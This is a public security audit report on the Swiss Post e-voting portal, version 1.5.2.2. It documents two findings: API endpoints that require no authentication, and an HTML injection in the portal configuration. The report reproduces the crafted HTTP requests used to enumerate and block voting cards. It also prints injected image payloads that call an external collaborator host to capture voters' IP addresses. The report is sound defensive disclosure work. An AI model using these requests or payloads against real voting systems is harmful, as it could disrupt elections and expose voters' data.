



Cyberdefense


Swiss Federal Chancellery

E-voting 1.5.2.2

Security Audit Report

December 2025

| | |
|-----------------------|------------|
| Reference | P023007 |
| Last modified | 2026-01-27 |
| Classification | Public |



Client contact information

Chancellerie fédérale ChF

Contact

Orange Cyberdefense Switzerland SA
Rue du Sablon 4
1110 Morges
Switzerland

Versions

| Date | Version | Author | Description |
|------------|---------|------------------------------------|--------------------------------|
| 2025-12-18 | 0.1 | Orange Cyberdefense Switzerland SA | Initial document |
| 2025-12-19 | 0.2 | Orange Cyberdefense Switzerland SA | Added vulnerabilities |
| 2025-12-19 | 0.3 | Orange Cyberdefense Switzerland SA | Added summaries |
| 2025-12-22 | 0.4 | Orange Cyberdefense Switzerland SA | Review |
| 2026-01-05 | 0.5 | Orange Cyberdefense Switzerland SA | Second Review |
| 2026-01-07 | 0.6 | Orange Cyberdefense Switzerland SA | Adjustments following feedback |
| 2026-01-13 | 0.7 | Orange Cyberdefense Switzerland SA | Adjusted ratings and wording |
| 2026-01-27 | 1.0 | Orange Cyberdefense Switzerland SA | Public release |

Table of contents

| | |
|---------------------------------------|-----------|
| Executive summary | 4 |
| Results summary | 4 |
| High level impressions | 4 |
| Security dashboard | 5 |
| Risks by level | 5 |
| Risks by remediation | 5 |
| Global risk level | 5 |
| Status by attacker profile | 5 |
| Identified risks | 6 |
| Proposed remediation plan | 6 |
| Technical summary | 7 |
| Scope | 7 |
| Restrictions | 7 |
| Results | 7 |
| Vulnerability summary | 8 |
| Detailed results | 9 |
| Vulnerabilities and exploitation | 9 |
| P023007-01 Missing access control | 9 |
| P023007-02 HTML injection | 13 |
| Complements | 18 |
| Legend | 18 |
| Orange Cyberdefense Switzerland Score | 18 |
| CVSS Score | 18 |
| Risk calculation | 19 |
| Context | 19 |

Executive summary

Results summary

Orange Cyberdefense Switzerland SA was contracted by the Swiss Federal Chancellery to assess the security of the E-voting web application developed by Swiss Post. To this end, engineers acted like real attackers and searched for vulnerabilities and weaknesses within the application to determine the risk for the voters and the secrecy and integrity of their votes, but also the robustness of the system during a voting event. Full access to the application source code, documentation, and a test environment were available for this assessment.

While assessing the E-voting portal, it was discovered that certain sensitive API endpoints can be accessed without authentication, but they could only be exploited on a local environment without a Web Application Firewall, as that is what is used in production to restrict access to the affected endpoints. These issues allow to list technical information about voting cards, such as whether the card has already been used or not, but without revealing anything about the voter's identity or their vote. Other similar issues could allow attackers to disrupt the voting process and deface the portal by injecting malicious links and images.

However, in order to exploit any of these issues externally, an attacker would first need to discover a way of bypassing the Web Application Firewall, which the auditors were not able to achieve during this assessment. Note that if certain vulnerabilities were to be discovered or introduced in the future, they could potentially be used to exploit the missing applicative access control. Also, since no authentication is required for these endpoints, it can make it harder to audit who performed which actions within the environment.

The overall risk level of the tested version (1.5.2.2) is considered as **low**, primarily due to the access control issues identified during the assessment. While external protections such as the Web Application Firewall (WAF) currently provide an effective defence, the E-voting application itself should implement a robust access control on the affected endpoints. Addressing these issues will strengthen the portal's security and reduce the risk of unauthorised access.

High level impressions

Strengths

- + Content Security Policy
- + Web application firewall


Weaknesses

- Access control
- User input sanitisation


Security dashboard

| | | | |
|--------------|------------------------------|-----------------|-------------------------|
| Type | White-box | Schedule | 2025-12-15 – 2025-12-19 |
| Scope | E-voting application 1.5.2.2 | Effort | 15 days |

Risks by level



Risks by remediation



Global risk level



| Attacker profiles | Risk level |
|--------------------------------|---|
| 1. Without a voting card | ■ <input type="checkbox"/> <input type="checkbox"/> <input type="checkbox"/> <input type="checkbox"/> |
| 2. With a voting card | ■ <input type="checkbox"/> <input type="checkbox"/> <input type="checkbox"/> <input type="checkbox"/> |
| 3. Secure Data Manager Context | ■ <input type="checkbox"/> <input type="checkbox"/> <input type="checkbox"/> <input type="checkbox"/> |

Status by attacker profile

| Objectives | 1 | 2 | 3 |
|--|---|---|-----|
| Gain access to the internal network | ✓ | ✓ | ✓ |
| Execute arbitrary commands on a server | ✓ | ✓ | ✓ |
| Authentication bypass | ✓ | ✓ | ✓ |
| Vote integrity | ✓ | ✓ | ✓ |
| Vote secrecy | ✓ | ✓ | ✓ |
| Vote availability | ⚠ | ⚠ | N/A |
| Voting portal defacing | ⚠ | ⚠ | N/A |

✓ NOT COMPROMISED
 ⚠ PARTIALLY COMPROMISED
 ⚠ COMPROMISED

Identified risks

| ID | RISK LEVEL | RISK DETAILS | RELATED FLAWS | FIX |
|----|------------|---|---------------|---|
| 1 | LOW | An external attacker can access technical details about voting cards and block the carts if the Web Application Firewall can be circumvented. | P023007-01 |  |
| 2 | LOW | An external attacker able to bypass the WAF can compromise the voting portal integrity by injecting images and malicious links. | P023007-02 |  |

Proposed remediation plan

| ID | ACTION | DIFFICULTY | RELATED RISKS |
|----|--|------------|---------------|
| 1 | Enforce an application-level access control on sensitive endpoints | EASY | 1 |
| 2 | Properly encode all HTML characters generated from user inputs. | MEDIUM | 2 |

Technical summary

Scope

The scope of the audit includes version 1.5.2.2 of the E-voting application.

The voting web portal was instantiated at the following address:

```
https://it.evoting.ch/vote/#/init/C1DA6595AFDE2967254FF646416811A6
```

As the audited project is open source, the application's source code and development environment, including the documentation, are provided on GitLab:

```
https://gitlab.com/groups/swisspost-evoting/
```

The project was also built and tested locally. The following versions were used:

- E-voting 1.5.2.2
- Verifier 1.6.2.1
- Data integration service 2.9.2.2

Restrictions

No social engineering or denial of service attacks were performed during this audit.

Results

The engineers began the audit by reviewing various public technical documentation to identify the different components and understand how the Swiss Post E-voting infrastructure is designed. Although this phase was time consuming, they considered it quite essential and necessary. Following this, they built and deployed a local version of the E-voting infrastructure to run a complete election process and conduct tests at various stages. As many components are involved during voting and given the limited time of the audit, a comprehensive assessment of all these components was not feasible. Therefore, the engineers focused on in-depth analysis of certain specific functionalities to identify potential attack scenarios.

In particular, the new features related to the voting portal configuration and the API exposed by the voting server layer were reviewed. Two issues were identified on these components.

First, the engineers discovered that several API endpoints used for vote management were implemented within the voting server code. These endpoints allow, for example, the listing of all card IDs, blocking a card or updating elements such as texts and logos displayed in the web interface of the voting portal (frontend). These operations can be performed at various times during the voting process, including during the active voting phase. With the portal modification, the page is no longer fully static and now loads some content dynamically. The loaded content can vary, and its integrity cannot always be guaranteed or easily verified by an end user.

Additionally, through these configuration modifications, the auditors demonstrated that it was possible to inject HTML code. In the current setup and within the allotted time, they were

unable to bypass the sanitisation mechanisms to execute JavaScript code. However, this lack of input filtering could pose a more important risk if an attacker manages to bypass it.

Finally, several API endpoints are exposed without requiring authentication. Based on the source code of the voting server, an attacker could craft and send valid API requests to perform various actions, including administrative operations.

In a local testing environment without a WAF, the engineers demonstrated that it is possible to retrieve all card IDs for all elections, along with their last-modified statuses.

More sensitive actions are also affected by this lack of access control, such as blocking voting cards or modifying portal configurations. In the production environment however, exploitation was mitigated by restrictive WAF rules that blocked the relevant requests. Within the given timeframe, the auditors could not bypass this mechanism but confirmed the absence of access controls when the WAF was disabled. This made it possible to modify configurations and block voting cards without any authentication and directly from the internet. By listing all card IDs, an attacker could potentially block all voters and disrupt the election.

With access control being performed by the WAF, if certain types of vulnerabilities such as Server-Side Request Forgery or HTTP request smuggling were to be discovered or introduced in the future, an attacker may be able to exploit the issues explained above.

Vulnerability summary

| ID | Vulnerability | Risk level | CVSS4 |
|------------|------------------------|------------|-------|
| P023007-01 | Missing access control | | 2.3 |
| P023007-02 | HTML injection | | 2.1 |

*Explanations regarding risk, impact, exploitation and CVSS scores can be found in chapter **Complements***

Detailed results

Vulnerabilities and exploitation

| | | |
|--|--|---|
| LOW | P023007-01 Missing access control | |
| IMPACT | PROBABILITY | CVSS4: 2.3 |
| | | AV:A/AC:H/AT:N/PR:N/UI:N/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N |
| PREREQUISITES | | COMPROMISED ASSETS |
| <ul style="list-style-type: none"> WAF bypass | | <ul style="list-style-type: none"> Voting disruption Voting cards information |

Vulnerable components

- <https://gitlab.com/swisspost-evoting/e-voting/e-voting/-/tree/master/voting-server>

Description

Controlling access and authorisation levels is an important aspect of any application that has some kind of private area. The authentication mechanism itself will only validate whether the person logging in is a legitimate user or not. The access control mechanism must then be used to verify that a user can only gain access to resources and functions he is allowed to access.

There are generally two different aspects to access control.

- Function-level access control** - This type of control is used to verify that the current user is allowed to access a certain functionality within the application. Typically, administrative actions should be restricted to a limited number of users, otherwise privilege escalation flaws are extremely likely.
- Resource-level access control** - This type of control is used to verify that the resources being requested by a user belong to him or that he has been granted specific authorisations to access it. This is used to stop a user from accessing potentially sensitive data belonging to other users.

Both types of access control are extremely important to ensure the security of the application.

Exploitation

The code review of the various voting portal API endpoints made it possible to identify a number of endpoints used both for voting operations and for vote administration. Among the different operations available on the voting server, some of the endpoints are responsible for tasks such as:

- Configuring the voting portal.
- Managing voting cards.
- Handling voter authentication.
- Executing the voting process and more...

At the application level, the code review revealed that most of these endpoints do not implement any access control mechanisms. These endpoints can be identified in the source code of the application by looking at `@RestController` and `@RequestMapping`

annotations. By reviewing the code, the engineers were able to craft the described requests and test them against the [it.evoting.ch](#) testing environment, but all requests were blocked by the WAF.

For testing purposes, the [it.evoting.ch](#) environment was initially configured with the WAF enabled to simulate a real-world environment during the first days of the audit, then it was disabled at the auditors' request at the end of the audit in order to finalize certain tests.

Results observed (WAF disabled)

The following request was crafted by reading the code. However, accessing it from the internet in the voter context, resulted in a server error.

```
GET /vs-ws-rest/api/v1/votingcardmanager/votingcards/?partialVotingCardId=B60 HTTP/1.1
Host: it.evoting.ch
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:146.0) Gecko/20100101 Firefox/146.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive
```

The server returns an HTTP/1.1 412 Precondition Failed error.

```
HTTP/1.1 412 Precondition Failed
Date: Thu, 18 Dec 2025 15:39:02 GMT
Server: Apache (proxied)
```

By investigating the error, the auditors noticed that it was not an actual access control issue, but rather an error caused by a missing header. Adding the header `x-tenant-id` with the value `it` allowed to access the API.

```
GET /vs-ws-rest/api/v1/votingcardmanager/votingcards/?partialVotingCardId=B60 HTTP/1.1
Host: it.evoting.ch
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:146.0) Gecko/20100101 Firefox/146.0
x-tenant-id: it
Connection: keep-alive
```

The server returns:

```
HTTP/1.1 200 OK
Date: Fri, 19 Dec 2025 12:50:50 GMT
Server: Apache (proxied)

{"votingCards": [{"electionEventId": "C1DA6595AFDE2967254FF646416811A6", "verificationCardSetId": "7B2D14569EA4EC2C30CF16F6197EADF9", "verificationCardId": "B601940A9187C1DBA1A3F892C622ED89", "votingCardId": "B601940A9187C1DBA1A3F8A13ECA37FA", "verificationCardState": "INITIAL", "votingCardStateDate": "2025-12-17T17:52:54"}], "_metadata": {"limit": 5, "totalCount": 1}}
```

This API endpoint can be abused to list all VotingCardIDs across various elections. Currently, only three characters of the card ID are required to enumerate the corresponding card data. Since VotingCardIDs are in hexadecimal format, this results in 4096 requests to

retrieve all IDs in groups of five, each corresponding to a specific combination of three characters. Then, by recursively iterating over subsequent characters, it is possible to retrieve the complete set of `VotingCardIDs`.

Multiple endpoints accessible because of this lack of access control allowed the auditors to:

- Get Voting Card by ID
 - `api/v1/votingcardmanager/votingcards/{votingCardId}`
- Search Voting Cards by Partial ID –
 - `api/v1/votingcardmanager/votingcards/?partialVotingCardId={partialVotingCardId}`
- List Used Voting Cards by Election Event and Date
 - `api/v1/votingcardmanager/electionevents/{electionEventId}/votingcards/used?from=2024-01-01T00:00:00`
- List All Election Events
 - `api/v1/votingcardmanager/electionevents/`
- Get Queued Compute Chunk IDs
 - `api/v1/configuration/electionevent/{electionEventId}/verificationcardset/{verificationCardSetId}/queuedcomputechunks`

By abusing the `votingcards` endpoints, an attacker can retrieve all the voting card ID by leveraging the `partialVotingCardId` parameter as mentioned above.

And then use the blocking endpoint to potentially block all voting cards. The proof of concept was performed on the `votingCardId`: `B601940A9187C1DBA1A3F8A13ECA37FA`.

```
PUT /vs-ws-rest/api/v1/votingcardmanager/votingcards/B601940A9187C1DBA1A3F8A13ECA37FA/block
HTTP/1.1
Host: it.evoting.ch
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:146.0) Gecko/20100101 Firefox/146.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json;charset=UTF-8
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
x-tenant-id: it
Priority: u=4
Pragma: no-cache
Cache-Control: no-cache
Te: trailers
Connection: keep-alive
```

The server returns an HTTP 200 answer.

```
HTTP/1.1 200 OK
Date: Fri, 19 Dec 2025 12:45:44 GMT
Server: Apache (proxied)
```

The card was successfully blocked without any authentication as shown below.

```
GET /vs-ws-rest/api/v1/votingcardmanager/votingcards/?partialVotingCardId=B60 HTTP/1.1
Host: it.evoting.ch
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:146.0) Gecko/20100101 Firefox/146.0
x-tenant-id: it
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Date: Fri, 19 Dec 2025 12:46:15 GMT
Server: Apache (proxied)

{"votingCards":[{"electionEventId":"C1DA6595AFDE2967254FF646416811A6","verificationCardSetId":"7B2D14569EA4EC2C30CF16F6197EADF9","verificationCardId":"B601940A9187C1DBA1A3F892C622ED89","votingCardId":"B601940A9187C1DBA1A3F8A13ECA37FA","verificationCardState":"BLOCKED","votingCardStateDate":"2025-12-19T13:45:44"}],"_metadata":{"limit":5,"totalCount":1}}
```

The endpoint:

```
api/v1/configuration/configurevoterportal/electionevent/{electionEventId}
```

used to modify the configuration can also be potentially abused without any authentication to modify some paragraphs and the logo of the voter portal. By injecting malicious translations, the engineers demonstrated that it was possible to inject some HTML code in the page and consequently alter the integrity of the client voting portal exposed to the other voters. The details of this issue are mentioned in [HTML Injection](#).

Tools used

- Burp Suite (<https://portswigger.net/burp>)

Possible solutions

A robust access control mechanism needs to be enforced on the server. Any type of client-side validation cannot be trusted and should only be used to help a user to select his input appropriately, but never for security reasons.

In addition, reverse proxy request filtering alone is insufficient to ensure proper security. Such components can help block obvious malicious traffic and enforce basic rules, but it lacks the current context of users, roles, and business logic. Therefore, it must be used as a complementary layer and not as a replacement for robust application-level access control mechanisms.

Upon each request to the server, the application must check the identity of the requestor and ensure that the user was granted access to the function being called and/or the data being accessed or modified. The way in which this is implemented will greatly depend on the application itself.

References

- https://owasp.org/Top10/A01_2021-Broken_Access_Control/

LOW P023007-02 HTML injection

IMPACT

PROBABILITY

CVSS4: 2.1



AV:A/AC:H/AT:N/PR:N/UI:P/VC:N/VI:L/VA:N/SC:N/SI:N/SA:N

PREREQUISITES

- WAF bypass

COMPROMISED ASSETS

- Defacing
- Reputational damages

Vulnerable components

- <https://it.evoting.ch/vs-ws-rest/api/v1/configuration/configurevoterportal/electionevent/{electionId}> (POST)

Description

When dealing with user-generated content, one of the most well-known risks is HTML injection. This happens when an attacker submits HTML code that gets rendered directly in a web page without proper sanitisation. If left unchecked, it can lead to serious issues like displaying malicious scripts, stealing user data, or tricking users into performing unintended actions. Even something as simple as letting a user include a bold tag or a link can open the door to Cross-Site Scripting (XSS) or phishing attacks.

Markdown, while much simpler than raw HTML, isn't immune to these kinds of problems. It's a popular format for writing clean, readable text, but when users are allowed to submit Markdown that gets rendered in a trusted environment, it becomes a potential attack vector. Markdown makes it easy to embed links and images, and attackers can take advantage of this by inserting malicious URLs. These might look innocent at first glance but could redirect users to phishing sites or trigger requests to remote servers that quietly collect sensitive data. If this content appears in privileged views, it can be used to deceive users, leak information, or even chain into more complex exploits. To stay safe, any system that parses Markdown from users must carefully sanitise and validate all embedded content, especially links and image sources.

Exploitation**Local installation**

The PC-ONLINE allows configuring the Voting Portal:

NE_20231124_TT05 Urnengang Template (fr) FR Secure Data Manager V1.5.2-2

Configurer le portail de vote

Veillez configurer le portail de vote en fournissant les fichiers de configuration, favicon et logo.

⚠ La configuration locale n'est pas synchronisée avec celle du serveur. [Rafraîchir](#) [Transférer](#)

🕒 0h 00m 00s 16.12.2025, 17:27:41 - 16.12.2025, 17:27:58

URL du Portail de vote

✅ Le portail de vote est prêt, veuillez copier l'URL.

URL [Copier l'URL](#)

Configurer le portail de vote

Dossier source C:\Users\Seb\Desktop\evoting1522\build\computers\PC-ONLINE\ voter-portal-configuration

The Online SDM allows configuring the voting portal.

The local configuration is then pushed to the Voting server with the following request when the "Transfer" button is clicked:

```
POST /vs-ws-
rest/api/v1/configuration/configurevoterportal/electionevent/3BF229F0E0607352C8B6ABD48CAD437C
HTTP/1.1
user-agent: ReactorNetty/1.2.11
host: localhost:8080
accept: */*
Content-Type: application/json
Content-Length: 959397
Connection: keep-alive

{"electionEventId":"3BF229F0E0607352C8B6ABD48CAD437C","config": <base64_config>, "favicon":
<base64_icon>, "logo": <base64_logo> }
```

As long as the voting event is active, this configuration can be modified by replaying the above request and changing its content. It was noticed that links and images can be injected into the configuration and reflected on the voting portal. For instance, an image was injected with this content:

```
"support": {
  "EN": "the [support team](mailto:en@support.ch)",
  "DE": "das Supportteam (evoting@post.ch)",
  "FR": "l'équipe d'assistance <img
src=\"https://q8ztedglxukf1vbqqocd8rw1mssjgn4c.oastify.com\">(evoting@postr.ch)",
  "IT": "l'assistenza (evoting@post.ch)",
  "RM": "il team da support (evoting@post.ch)"
},
```

It is then reflected on the portal:

Tous les codes de vérification ne correspondent pas.

Si vous avez la certitude qu'au moins un des codes de vérification affichés ne correspond pas aux codes de vérification figurant la carte de vote, adressez-vous immédiatement à l'équipe d'assistance [\[red box\]](mailto:evoting@posttr.ch) (evoting@posttr.ch). Vous trouverez également les informations de contact la carte de vote.

[Comparer une nouvelle fois les codes](#) Interrompre la procédure de vote

Candidats/Candidate

Aucun nom sélectionné

◆ 3228

Tous les codes correspondent

Tous les codes ne correspondent pas

[Interrompre la procédure de vote](#)

The voting portal configuration allows injecting Markdown content.

When a voter accesses the concerned page, an HTTP request is then sent to the attacker's server, leaking the voter's IP address and approximate time of voting.

| | | | | |
|-----|------------------------------|------|---------------------------------|---------------|
| 173 | 2025-Dec-16 17:18:46.119 UTC | DNS | q8ztedgkukf1vbqqocd8rw1mssjgn4c | 185.200.221.4 |
| 174 | 2025-Dec-16 17:18:46.120 UTC | DNS | q8ztedgkukf1vbqqocd8rw1mssjgn4c | 185.200.221.4 |
| 175 | 2025-Dec-16 17:18:46.286 UTC | HTTP | q8ztedgkukf1vbqqocd8rw1mssjgn4c | 62.167.12.243 |

| Description | Request to Collaborator | Response from Collaborator |
|--|-------------------------|----------------------------|
| Pretty | Raw | Hex |
| <pre> 1 GET / HTTP/1.1 2 Host: q8ztedgkukf1vbqqocd8rw1mssjgn4c.oastify.com 3 Connection: keep-alive 4 sec-ch-ua-platform: "Windows" 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0 6 sec-ch-ua: "Microsoft Edge";v="143", "Chromium";v="143", "Not A(Brand";v="24" 7 sec-ch-ua-mobile: ?0 8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8 9 Sec-Fetch-Site: cross-site 10 Sec-Fetch-Mode: no-cors 11 Sec-Fetch-Dest: image 12 Sec-Fetch-Storage-Access: none 13 Accept-Encoding: gzip, deflate, br, zstd 14 Accept-Language: fr 15 16 </pre> | | |

An HTTP request is received on the attacker's server.

While combining this with **P023007-01**, it might be possible to correlate a card ID with an IP address, by comparing respectively the `votingCardStateDate` value with the time of the HTTP call received on the malicious server.

Concerning the links, sanitisation is applied client-side with the following code from the `/vote/main.js` file:

```
const FD=/^(?!javascript:)(?:[a-z0-9+.-]+|[\^&\/?#]*(?:[\/?#]|$))/i;function Gf(e){return(e=String(e)).match(FD)?e:"unsafe:"+e}
```


The following payload was injected in the base64 configuration blob as a proof-of-concept:

```
{
  [...]
  "terms": [{"DE": "Mit der elektronischen Abgabe Ihrer Stimme nehmen Sie am Urnengang teil, wie wenn Sie Ihre Stimme brieflich oder persönlich abgeben.", "FR": "En soumettant \u00e9lectroniquement <img src=\"http://5gm8mso059su9aj5y3ksg64gu70yopid7.oastify.com\"> votre vote, vous participez au scrutin comme si vous votiez par correspondance ou \u00e0 l'urne. <a href=\"https://scrt.ch\">Click me</a>",
  [...]
}
```

Both the image and the link then appear on the voting portal:



Without the WAF, any voter can inject Markdown content in the voting portal.

Here, the CSP blocks the HTTP request to the image server, so the voters' IPs are not leaked. Nevertheless, if a malicious voter can bypass the WAF, they might still be able to deface the portal and inject malicious Markdown content. This might mostly cause reputational damages.

The fact that this endpoint doesn't require any authentication is considered as a missing access control issue (cf. [P023007-01](#)).

Tools used

- Burp Suite (<https://portswigger.net/burp>)

Possible solutions

It is essential to sanitise user-supplied content before rendering. This involves stripping or validating any URLs embedded in the voting configuration to ensure they do not point to untrusted or malicious sources.

Additionally, if external content isn't required, consider disabling or restricting images and links rendering entirely. The same data is used on the publicly accessible voting website, where images and links are not rendered due to more strict implemented security measures.

References











- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Complements

Legend

Orange Cyberdefense Switzerland Score

For each vulnerability discovered and detailed in this report, Orange Cyberdefense Switzerland provides a threat assessment based on two indicators, an **Impact** and a **Probability** of exploitation.

| IMPACT | Impact of the vulnerability in case of successful exploitation ("How bad?") | | | | |
|---|---|---|--|---|--|
|  |  |  |  |  | |
| N/A | Weak | Medium | High | Critical | |
| PROBABILITY | Probability that the vulnerability will be discovered and exploited by an attacker? | | | | |
|  |  |  |  |  | |
| N/A | Low | Medium | High | Very high | |

However, it is important to keep in mind that this assessment is solely based on the information available to the engineers at the time of the audit. The engineers are not necessarily aware of all the details regarding the vulnerable applications or systems. Consequently, these ratings should always be reconsidered based on the context of the information system as a whole.

CVSS Score

In addition to its own scoring system, Orange Cyberdefense Switzerland also provides an evaluation based on the **Common Vulnerability Scoring System (CVSS)**, for each vulnerability.

As a reminder, CVSS is a vulnerability scoring system designed to provide an open and standardised method for rating IT vulnerabilities. CVSS helps organisations prioritise and coordinate a joint response to security vulnerabilities by communicating the base, temporal and environmental properties of a vulnerability. More information about the CVSS scoring system can be found here: <https://www.first.org/cvss/user-guide>

Risk calculation

Each risk presented in this report is calculated as the product of an **impact** and a **probability** of exploitation, as defined in the matrix below.

| | | Overall Risk Severity | | | |
|--------|----------|-----------------------|----------|----------|----------|
| | | CRITICAL | High | High | Critical |
| Impact | HIGH | Moderate | Moderate | High | Critical |
| | MODERATE | Low | Moderate | Moderate | High |
| | LOW | Low | Low | Moderate | High |
| | | LOW | MODERATE | HIGH | CRITICAL |
| | | Probability | | | |

Orange Cyberdefense Switzerland provides an estimation of the effort required to fix each vulnerability and thus mitigate their associated risk. It should be noted that this assessment is based on Orange Cyberdefense Switzerland's experience, and as such might not fully reflect the context of the company or organisation.

Context

The context of each vulnerability is defined by its prerequisites and a list of compromised assets. The prerequisites represent the conditions that are required for the exploitation of a given vulnerability (*e.g.*: social engineering). Compromised assets represent the theoretical or tangible result of its exploitation (*e.g.*: a user account).